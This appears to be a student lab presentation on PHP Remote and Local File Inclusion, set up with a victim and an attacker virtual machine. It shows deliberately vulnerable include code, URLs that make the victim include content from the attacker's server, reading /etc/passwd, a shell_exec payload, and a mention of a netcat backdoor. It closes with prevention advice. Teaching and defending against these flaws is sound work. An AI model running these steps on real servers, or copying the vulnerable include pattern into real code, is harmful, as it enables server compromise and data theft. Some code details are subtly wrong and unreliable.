

Remote File Inclusion

by Team Burton H4113



What is a Remote File Inclusion ?

- It is a type of vulnerability that appears when a poorly written web application allows files to be uploaded on the server.
- It allows the attacker to **access files** on the server, and worse, **execute his own code** on it.
- The RFI uses **unsafe includes** from a PHP server.

About PHP

- PHP is a language mostly used in **server-side scripting**. The scripts are interpreted by the server, which generates the HTML files to send to the client.
- In the example below, the code between `<?php ... ?>` will be transformed into "Hello" in the HTML code.


```
<html>
  <body>

    <?php echo "Hello !"; ?>

  </body>
</html>
```

About includes

- In PHP, the keyword “include” allows to **concatenate files** to avoid code repetition.
- For example you can create a “header.html” file, that contains the header of your website, and include it at the beginning of every page.



About includes

Includes are very useful in PHP, however, if implemented wrongly, they can be a **huge vulnerability** for a server !

We will now show you how to exploit them.


The setup

You have access to two virtual machines :

- A victim Apache server running PHP with several security flaws.
- An attacker machine who also possesses its own Apache server (that's you !).

Step 1 : Analyze the website to find the vulnerability

- From the attacker machine, access the victim server after obtaining its ip address (nmap).
- Navigate the website and try to notice a **pattern** that will show you the first way to exploit the vulnerability.
- Have you spotted how the requests to the server are working ?



Step 1 : Analyze the website to find the vulnerability

- As you noticed, the path to the **included php** file is **contained in the url**. This is just a method that the developers used to avoid recoding the global frame of their website : that way, they only include the file that corresponds to the content of the page.

```
<html>
  <head>...</head>
  <body>
    <div name="header"> ... </div>
    <div name="page-content">
      <?php
        $url = $_GET["url"] ?? "contenu.php" ;
        include("url") ;
      ?>
    </div>
    <div name="footer"> ... </div>
  </body>
</html>
```


Step 2 : Load a remote page


- As we have observed, you can change freely the content that is included into the website by giving an arbitrary URL to the server request. Try it with any **remote website**.
 - Example : <http://<victim-ip>/SERE/inclusion.php?url=http://google.com>
- Why are the images not displayed ?

Step 3 : Load your own page

- Your server possesses a PHP file that is nearly **identical to the original connexion page** (try to access it via the address localhost/connexion.php).
- You can load it the same way you did for step 2 (don't forget to start with <http://<attacker-ip>/...>).
- Which server would executes the PHP instruction of the file you loaded ? What could you use the modified url for (if you were a very bad person) ?

Step 3 : Load your own page

- You should observe a page like this one :



Original
content hosted
by the website

Included
content hosted
by your server

Step 4 : Let's spy !

- Now, what we just saw was not very dangerous because it was always executed by our side, but RFI can do much more damage to a server.
- Try to access a file on the server you are absolutely not suppose to see, like `/etc/passwd`
- What does this file contains ?

This attack is named LFI : Local File Inclusion


Step 5 : Let's try something more

- That was only the beginning...
- Now we will try to force the server to **execute our own code**.
- You can find the server's resources in the file `/var/www/html`. Create a new file and write a PHP code that returns the content of the folder containing the hosted pages by using shell instructions.

The PHP instruction to execute shell code is `shell_code(...)`

Step 5 : Let's be crazy !

- You should have something like :

A screenshot of a web browser window. The address bar shows a URL starting with 'http://'. The page content displays a PHP shell command: `<?php echo shell_exec('ls'); ?>`. The browser's menu bar includes 'File', 'Edit', 'View', 'Search', 'Tools', 'Documents', and 'Help'. The status bar at the bottom shows '*back' and 'Var/W'.

- We already tried to give a .php file that was hosted by our server, but as PHP is executed server-side, the victim never ran it. Find a solution for our code to be executed by the victim server.

Step 5 : Let's be crazy !

- Congrats, you just managed to infiltrate the victim's shell ! Now you have some control over the server, even though your privileges are obviously very low.
- Try to create a file in the /tmp folder and write something in it ! You can use the **touch** instruction and **printf**.
- With those tools, you could now easily create a backdoor using netcat for instance.

Conclusion on the danger of RFI

- RFI allows to infiltrate a server, steal its data and make it execute your instructions.
- It is a very dangerous security flaw, but also easily avoidable.
- Most PHP servers now forbid the inclusion of remote files by default.

What can you do to avoid RFI vulnerabilities ?

- Never include distant files, or any file that can potentially be tampered with (database).
- Never include unsanitized files that are given by the client (url, field...)
- Always include fixed local urls.